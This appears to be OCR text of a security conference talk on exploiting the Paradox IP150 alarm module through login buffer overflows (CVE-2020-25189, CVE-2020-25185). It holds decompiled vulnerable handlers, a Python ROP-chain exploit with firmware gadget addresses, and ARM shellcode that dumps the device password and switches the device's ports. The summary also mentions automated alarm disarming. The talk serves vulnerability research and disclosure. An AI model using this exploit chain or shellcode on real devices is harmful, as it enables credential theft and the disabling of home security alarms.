
```
2270  #if LWIP_HTTPD_CGI
2271      http_cgi_paramcount = -1;
2272      /* Does the base URI we have isolated correspond to a CGI handler? */
2273      if (httpd_num_cgis && httpd_cgis) {
2274        for (i = 0; i < httpd_num_cgis; i++) {
2275          if (strcmp(uri, httpd_cgis[i].pcCGIName) == 0) {
2276            /*
2277             * We found a CGI that handles this URI so extract the
2278             * parameters and call the handler.
2279             */
2280            http_cgi_paramcount = extract_uri_parameters(hs, params);
2281            uri = httpd_cgis[i].pfnCGIHandler(i, http_cgi_paramcount, hs->params,
2282                                              hs->param_vals);
2283            break;
2284          }
2285        }
2286      }
2287  #endif /* LWIP_HTTPD_CGI */
2288
2289      LWIP_DEBUGF(HTTPD_DEBUG | LWIP_DBG_TRACE, ("Opening %s\n", uri));
2290
2291      err = fs_open(&hs->file_handle, uri);
2292      if (err == ERR_OK) {
2293        file = &hs->file_handle;
2294      } else {
2295        file = http_get_404_file(hs, &uri);
2296      }
```

http_parse_request
- plain lwIP

Looking for vulnerabilities - IP150 Login Page

```
}
iVar6 = PARADOX_is_user_connected();
if ((iVar6 != 0) && (iVar6 = is_connected_user_ip(*(undefined4 *)(param_2[0x5c] + 4)), iVa
   ) goto switchD_0805a372_caseD_d;
iVar6 = DAT_0805a834;
switch(*(undefined *)(DAT_0805a834 + 1)) {
case 0:
  if (iVar2 != -1) {
    iVar5 = LIBC_strcmp(*puVar3,s_/default.html_0805a8e8);
    if (iVar5 == 0) {
      PARADOX_login((in_addr)((in_addr *)(unaff_r8 + 0x5c))->s_addr,(char)iVar2,
                    http_cgi_paramcount,(char)unaff_r8 + '\x18',unaff_r8 + 0x2e);
    }
    iVar2 = -1;
  }
  if ((int)((uint)*(byte *)(iVar6 + 2) << 0x1f) < 0) {
    *(byte *)(iVar6 + 3) = *(byte *)(iVar6 + 3) & 0xfb;
    iVar6 = FUN_0803b6fc();
    if (iVar6 == 0) {
```


CVE-2020-25189



Decompile: PARADOX_login - (IP150 v5.2.9.PUF.FULL.dec)

```
1
2  bool PARADOX_login(in_addr client_ip,undefined param_2,int num_of_params,byte param_names,
3                     int param_values)
4
5  {
6    bool bVar1;
7    int curr;
8    int i;
9    undefined4 param_name;
10   int j;
11   undefined4 tmp_byte;
12   char param_value [100];
13   undefined username [36];
14   undefined parssword [84];
15
16   if (num_of_params < 1) {
17     bVar1 = false;
18   }
19   else {
20     curr = 0;
21     while (curr < num_of_params) {
22       param_name = *(undefined4 *)((uint)param_names + curr * 4);
23       LIBC_strcpy(param_value,*(undefined4 *)(param_values + curr * 4));
24                     /* u= */
25       i = LIBC_strcmp(param_name,s_u_080628f0);
26       if (i == 0) {
27         i = 0;
28         j = 0;
29         while (param_value[j] != '\0') {
30                     /* "%2X" */
31           LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
32           username[i] = (char)tmp_byte;
33           i = i + 1;
34           username[i] = 0;
35           j = j + 2;
36         }
37       }
38       else {
39                     /* "p=" */
40         i = LIBC_strcmp(param_name,s_p_080628f4);
41         if (i == 0) {
42           *(byte *)(DAT_080628fc + 3) = *(byte *)(DAT_080628fc + 3) & 0xef;
43           i = 0;
44           j = 0;
45           while (param_value[j] != '\0') {
46             LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
47             parssword[i] = (char)tmp_byte;
48             i = i + 1;
49             parssword[i] = 0;
50             j = j + 2;
51           }
52         }
53       }
54       curr = curr + 1;
55     }
56     PARADOX_is_valid_credentials(parssword,username,*(undefined4 *)(client_ip + 4));
57     bVar1 = true;
58   }
59                     /* return value unused */
60   return bVar1;
61 }
62
```


CVE-2020-25189



Decompile: PARADOX_login - (IP150 v5.2.9.PUF.FULL.dec)

```
bool PARADOX_login(in_addr client_ip,undefined param_2,int num_of_params,byte param_names,
                   int param_values)

{
  bool bVar1;
  int curr;
  int i;
  undefined4 param_name;
  int j;
  undefined4 tmp_byte;
  char param_value [100];
  undefined username [36];
  undefined parssword [84];

  if (num_of_params < 1) {
    bVar1 = false;
  }
  else {
    curr = 0;
    while (curr < num_of_params) {
      param_name = *(undefined4 *)((uint)param_names + curr * 4);
      LIBC_strcpy(param_value,*(undefined4 *)(param_values + curr * 4));
                    /* "u=" */
      i = LIBC_strcmp(param_name,s_u_080628f0);
      if (i == 0) {
        i = 0;
        j = 0;
        while (param_value[j] != '\0') {
                    /* "%2X" */
          LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
          username[i] = (char)tmp_byte;
          i = i + 1;
          username[i] = 0;
          j = j + 2;
        }
      }
      else {
                    /* "p=" */
        i = LIBC_strcmp(param_name,s_p_080628f4);
        if (i == 0) {
          *(byte *)(DAT_080628fc + 3) = *(byte *)(DAT_080628fc + 3) & 0xef;
          i = 0;
          j = 0;
          while (param_value[j] != '\0') {
            LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
            parssword[i] = (char)tmp_byte;
            i = i + 1;
            parssword[i] = 0;
            j = j + 2;
          }
        }
      }
      curr = curr + 1;
    }
    PARADOX_is_valid_credentials(parssword,username,*(undefined4 *)(client_ip + 4));
    bVar1 = true;
  }
                    /* return value unused */
  return bVar1;
}
```

CVE-2020-25189



Decompile: PARADOX_login - (IP150 v5.2.9.PUF.FULL.dec)

```
bool PARADOX_login(in_addr client_ip,undefined param_2,int num_of_params,byte param_names,
                   int param_values)

{
  bool bVar1;
  int curr;
  int i;
  undefined4 param_name;
  int j;
  undefined4 tmp_byte;
  char param_value [100];
  undefined username [36];
  undefined parssword [84];

  if (num_of_params < 1) {
    bVar1 = false;
  }
  else {
    curr = 0;
    while (curr < num_of_params) {
      param_name = *(undefined4 *)((uint)param_names + curr * 4);
      LIBC_strcpy(param_value,*(undefined4 *)(param_values + curr * 4));
                    /* "u=" */
      i = LIBC_strcmp(param_name,s_u_080628f0);
      if (i == 0) {
        i = 0;
        j = 0;
        while (param_value[j] != '\0') {
                    /* "%2X" */
          LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
          username[i] = (char)tmp_byte;
          i = i + 1;
          username[i] = 0;
          j = j + 2;
        }
      }
      else {
                    /* "p=" */
        i = LIBC_strcmp(param_name,s_p_080628f4);
        if (i == 0) {
          *(byte *)(DAT_080628fc + 3) = *(byte *)(DAT_080628fc + 3) & 0xef;
          i = 0;
          j = 0;
          while (param_value[j] != '\0') {
            LIBC_sscanf(param_value + j,s_%2X_080628ec,&tmp_byte);
            parssword[i] = (char)tmp_byte;
            i = i + 1;
            parssword[i] = 0;
            j = j + 2;
          }
        }
      }
      curr = curr + 1;
    }
    PARADOX_is_valid_credentials(parssword,username,*(undefined4 *)(client_ip + 4));
    bVar1 = true;
  }
                    /* return value unused */
  return bVar1;
}
```

CVE-2020-25185

Decompile: PARADOX_login_extended - (IP150 v5.2.9.PUF.FULL.dec)

```
bool PARADOX_login_extended
               (byte param_1,undefined param_2,int num_of_params,char **params_names,
               char **params_values)

{
  undefined uVar1;
  int iVar2;
  int iVar3;
  char *pcVar4;
  int iVar1;
  int iVar5;
  int iVar4;
  undefined4 local_148;
  char acStack324 [100];
  undefined auStack224 [80];
  undefined auStack144 [36];
  undefined auStack108 [36];
  undefined auStack72 [40];

  if (num_of_params < 1) {
    uVar1 = 0;
  }
  else {
    iVar3 = 0;
    while (iVar3 < num_of_params) {
      pcVar4 = params_names[iVar3];
      LIBC_strcpy(acStack324,params_values[iVar3]);
                    /* "u=" */
      iVar2 = LIBC_strcmp(pcVar4,s_u_08062e08);
      if (iVar2 == 0) {
        iVar1 = 0;
        iVar5 = 0;
        while (acStack324[iVar5] != '\0') {
                    /* "%2X" */
          LIBC_sscanf(acStack324 + iVar5,s_%2X_08062e04,&local_148);
          auStack72[iVar1] = (char)local_148;
          iVar1 = iVar1 + 1;
          auStack72[iVar1] = 0;
          iVar5 = iVar5 + 2;
        }
      }
      else {
                    /* "p=" */
        iVar1 = LIBC_strcmp(pcVar4,s_p_08062e0c);
        if (iVar1 == 0) {
          *(byte *)(DAT_08062e1c + 3) = *(byte *)(DAT_08062e1c + 3) & 0xef;
          iVar1 = 0;
          iVar4 = 0;
          while (acStack324[iVar4] != '\0') {
            LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
            auStack224[iVar1] = (char)local_148;
            iVar1 = iVar1 + 1;
            auStack224[iVar1] = 0;
            iVar4 = iVar4 + 2;
          }
        }
        else {
                    /* "pnl=" */
          iVar1 = LIBC_strcmp(pcVar4,s_pnl_08062e10);
          if (iVar1 == 0) {
            iVar1 = 0;
            iVar4 = 0;
            while (acStack324[iVar4] != '\0') {
              LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
              auStack108[iVar1] = (char)local_148;
              iVar1 = iVar1 + 1;
              auStack108[iVar1] = 0;
              iVar4 = iVar4 + 2;
            }
          }
          else {
                    /* "pcp=" */
            iVar1 = LIBC_strcmp(pcVar4,s_pcp_08062e14);
            if (iVar1 == 0) {
              iVar1 = 0;
              iVar4 = 0;
              while (acStack324[iVar4] != '\0') {
                LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
```

CVE-2020-25185


Decompile: PARADOX_login_extended - (IP150 v5.2.9.PUF.FULL.dec)

```
bool PARADOX_login_extended
               (byte param_1,undefined param_2,int num_of_params,char **params_names,
               char **params_values)

{
  undefined uVar1;
  int iVar2;
  int iVar3;
  char *pcVar4;
  int iVar1;
  int iVar5;
  int iVar4;
  undefined4 local_148;
  char acStack324 [100];
  undefined auStack224 [80];
  undefined auStack144 [36];
  undefined auStack108 [36];
  undefined auStack72 [40];

  if (num_of_params < 1) {
    uVar1 = 0;
  }
  else {
    iVar3 = 0;
    while (iVar3 < num_of_params) {
      pcVar4 = params_names[iVar3];
      LIBC_strcpy(acStack324,params_values[iVar3]);
                    /* "u=" */
      iVar2 = LIBC_strcmp(pcVar4,s_u_08062e08);
      if (iVar2 == 0) {
        iVar1 = 0;
        iVar5 = 0;
        while (acStack324[iVar5] != '\0') {
                    /* "%2X" */
          LIBC_sscanf(acStack324 + iVar5,s_%2X_08062e04,&local_148);
          auStack72[iVar1] = (char)local_148;
          iVar1 = iVar1 + 1;
          auStack72[iVar1] = 0;
          iVar5 = iVar5 + 2;
        }
      }
      else {
                    /* "p=" */
        iVar1 = LIBC_strcmp(pcVar4,s_p_08062e0c);
        if (iVar1 == 0) {
          *(byte *)(DAT_08062e1c + 3) = *(byte *)(DAT_08062e1c + 3) & 0xef;
          iVar1 = 0;
          iVar4 = 0;
          while (acStack324[iVar4] != '\0') {
            LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
            auStack224[iVar1] = (char)local_148;
            iVar1 = iVar1 + 1;
            auStack224[iVar1] = 0;
            iVar4 = iVar4 + 2;
          }
        }
        else {
                    /* "pnl=" */
          iVar1 = LIBC_strcmp(pcVar4,s_pnl_08062e10);
          if (iVar1 == 0) {
            iVar1 = 0;
            iVar4 = 0;
            while (acStack324[iVar4] != '\0') {
              LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
              auStack108[iVar1] = (char)local_148;
              iVar1 = iVar1 + 1;
              auStack108[iVar1] = 0;
              iVar4 = iVar4 + 2;
            }
          }
          else {
                    /* "pcp=" */
            iVar1 = LIBC_strcmp(pcVar4,s_pcp_08062e14);
            if (iVar1 == 0) {
              iVar1 = 0;
              iVar4 = 0;
              while (acStack324[iVar4] != '\0') {
                LIBC_sscanf(acStack324 + iVar4,s_%2X_08062e04,&local_148);
```


Exploitation

Not so fast

- Shellcode waits on stack.
- Stack is on the device SRAM region.
- SRAM address range is 0x20000000-0x2001ffff.
- 0x20 == ASCII CHAR FOR SPACE.
- GET params cannot include space char.
- Requests with 0x20 in either param gets dropped before PARADOX_login.
- On the other hand - firmware address range is 0x08000000-0x080fffff.



Solution - ROP Chain




Solution - ROP Chain


```
21
22 def _exploit(r4, r5, r6, r7, r8, r9, r10, pc, buf, u, p):
23     return http_get("default.html", "x="+"A"*(0xfc-32) + r4 + r5 + r6 + r7 + r8 + r9 + r10 + pc + buf + "&u=" + u + "&p=" + p)
24
25 def safe_exec_from_stack(code):
26     GADGET_MOV_R2_R7_BLX_R5 = 0x0804D0F6
27     GADGET_MOV_R1_SP_BLX_R6 = 0x0804F880
28     GADGET_ADD_R1_R2_BLX_R1 = 0x08073790
29
30     if len(code) > 135:
31         raise NotImplementedError("CODE TOO BIG - might cause unknown behavior...\r\n")
32
33     return _exploit(r4=struct.pack("i",-1),
34                     r5=struct.pack("i",GADGET_MOV_R1_SP_BLX_R6 + 1),
35                     r6=struct.pack("i",GADGET_ADD_R1_R2_BLX_R1 + 1),
36                     r7=struct.pack("i",-0x73-4), # size to substract from stack so we'll jump back to the password field
37                     r8=struct.pack("i",-1),
38                     r9=struct.pack("i",-1),
39                     r10=struct.pack("i",-1),
40                     pc=struct.pack("i",GADGET_MOV_R2_R7_BLX_R5 + 1),
41                     buf="",
42                     u="AA", # dont leave empty
43                     p=hex_encode(code))
```

Shellcode

- Dump device password.
- Send password back to C&C.

Shellcode


login request
is valid username & passoword
No
open 401.html
Yes
...
set page to 401.html
return page


login request
is valid username & passoword
No
open dummy.html
edit dummy.html descriptor so it points to memory were password is located
Yes
...
set page to dummy.html
return page

Shellcode

```
55  /*-----------------------------------------------------
56  err_t
57  fs_open(struct fs_file *file, const char *name)
58  {
59    const struct fsdata_file *f;
60
61    if ((file == NULL) || (name == NULL)) {
62      return ERR_ARG;
63    }
64
65  #if LWIP_HTTPD_CUSTOM_FILES
66    if (fs_open_custom(file, name)) {
67      file->flags |= FS_FILE_FLAGS_CUSTOM;
68      return ERR_OK;
69    }
70  #endif /* LWIP_HTTPD_CUSTOM_FILES */
71
72    for (f = FS_ROOT; f != NULL; f = f->next) {
73      if (!strcmp(name, (const char *)f->name)) {
74        file->data = (const char *)f->data;
75        file->len = f->len;
76        file->index = f->len;
77        file->flags = f->flags;
78  #if HTTPD_PRECALCULATED_CHECKSUM
79        file->chksum_count = f->chksum_count;
80        file->chksum = f->chksum;
81  #endif /* HTTPD_PRECALCULATED_CHECKSUM */
82  #if LWIP_HTTPD_FILE_EXTENSION
83        file->pextension = NULL;
84  #endif /* LWIP_HTTPD_FILE_EXTENSION */
85  #if LWIP_HTTPD_FILE_STATE
86        file->state = fs_state_init(file, name);
87  #endif /* #if LWIP_HTTPD_FILE_STATE */
88        return ERR_OK;
89      }
90    }
91    /* file not found */
92    return ERR_VAL;
93  }
```

Shellcode

```
55  /*-----------------------------------------------------
56  err_t
57  fs_open(struct fs_file *file, const char *name)
58  {
59    const struct fsdata_file *f;
60
61    if ((file == NULL) || (name == NULL)) {
62      return ERR_ARG;
63    }
64
65  #if LWIP_HTTPD_CUSTOM_FILES
66    if (fs_open_custom(file, name)) {
67      file->flags |= FS_FILE_FLAGS_CUSTOM;
68      return ERR_OK;
69    }
70  #endif /* LWIP_HTTPD_CUSTOM_FILES */
71
72    for (f = FS_ROOT; f != NULL; f = f->next) {
73      if (!strcmp(name, (const char *)f->name)) {
74        file->data = (const char *)f->data;
75        file->len = f->len;
76        file->index = f->len;
77        file->flags = f->flags;
78  #if HTTPD_PRECALCULATED_CHECKSUM
79        file->chksum_count = f->chksum_count;
80        file->chksum = f->chksum;
81  #endif /* HTTPD_PRECALCULATED_CHECKSUM */
82  #if LWIP_HTTPD_FILE_EXTENSION
83        file->pextension = NULL;
84  #endif /* LWIP_HTTPD_FILE_EXTENSION */
85  #if LWIP_HTTPD_FILE_STATE
86        file->state = fs_state_init(file, name);
87  #endif /* #if LWIP_HTTPD_FILE_STATE */
88        return ERR_OK;
89      }
90    }
91    /* file not found */
92    return ERR_VAL;
93  }
```

Shellcode [1] – memory dumper

```
1 .section .text
2 .global _start
3 _start:
4  .ARM
5  add   r3, pc, #1        // switch to thumb mode
6  bx    r3
7
8 .thumb
9
10 // make sure we dont crash
11  mov r6, r9
12
13 // open fake file
14  ldr r1, default_html
15  mov r0, #0
16  ldr r4, fs_open
17  blx r4
18
19 // change data pointer
20  ldr r1, data
21  str r1, [r0, #4]
22  mov r10, r0
23
24 // continue normal execution
25  ldr r4, return_page
26  blx r4
27
28 .align 2
29 return_page:
30  .word 0x0805A61B
31
32 fs_open:
33  .word 0x08062251
34
35 data:
36  .word 0x2001d7dc
37
38 default_html:
39  .word 0x080136c8
40
```

Python API - "ParadoxAlarmInterface"

Search or jump to… / Pull requests Issues Marketplace Explore

ParadoxAlarmInterface / pai

Sponsor | Watch 33 | Star 186 | Fork 45

Code | Issues 28 | Pull requests | Actions | Wiki | Security | Insights

master | 6 branches | 25 tags | Go to file | Add file | Code

yozik04 Version 2.5.2 — 7d53cc6 9 days ago — **1,090** commits

.github	Update stale.yml	2 months ago
.travis	Git tag and PAI version need to match during deployment	2 months ago
config	Default LABEL_ENCODING is now `paradox-en`	12 days ago
docs	Logo (#140)	13 months ago
paradox	Version 2.5.2	9 days ago
tests	iw ->. he	9 days ago
.gitignore	More config loading places and file names. Support pai.yaml, pai.json.	13 months ago
.style.yapf	More features	3 years ago
.travis.yml	Deploy docker with 3.9	11 days ago

About

Paradox Magellan, Spectra and EVO, with MQTT, Signal, Pushbullet, Pushover and others


gitter.im/paradox-alarm-interface


python mqtt alarm security surveillance homebridge paradox pushover signal pushbullet magellan openhab homekit spectra homeassistant evo home-security paradox-alarm ip150

Readme

EPL-2.0 License

Shellcode [2] – "Switch Ports"





Shellcode [2] – “Switch Ports”

```
1 ].section .text
2 .global _start
3 _start:
4  .ARM
5  add   r3, pc, #1        // switch to thumb mode
6  bx    r3
7
8 .thumb
9
10 // switch ports
11   mov r3, #0
12   mov r2, #0
13   mov r1, #6
14   adr r0, new_babyware_port
15   ldr r4, update_config_ptr
16   blx r4
17
18   mov r3, #0
19   mov r2, #0
20   mov r1, #7
21   adr r0, new_web_port
22   ldr r4, update_config_ptr
23   blx r4
24
25 // restart
26   mov r4, #0
27   blx r4
28
29 .align 2
30 update_config_ptr:
31  .word 0x0803a4f1
32
33 new_babyware_port:
34  .word 80
35
36 new_web_port:
37  .word 10000
38
39 eof:
40  .ascii "EOF"
```

Summary

- Decrypt PUF file(Nezmogus) & decode Intel-HEX payload.
- MitM & dump firmware from network.
- Reverse enginnering Intel-HEX payload & decrypt firmware from network.
- Reverse enginnering modified lwIP httpd webserver.
- Login vulenrabilities analyses.
- ROP-chain overcoming 0x20 issue.
- Shellcode 1 - password dumper.
- Shellcode 2 - "switch ports".
- Automated disarm Python script using PAI.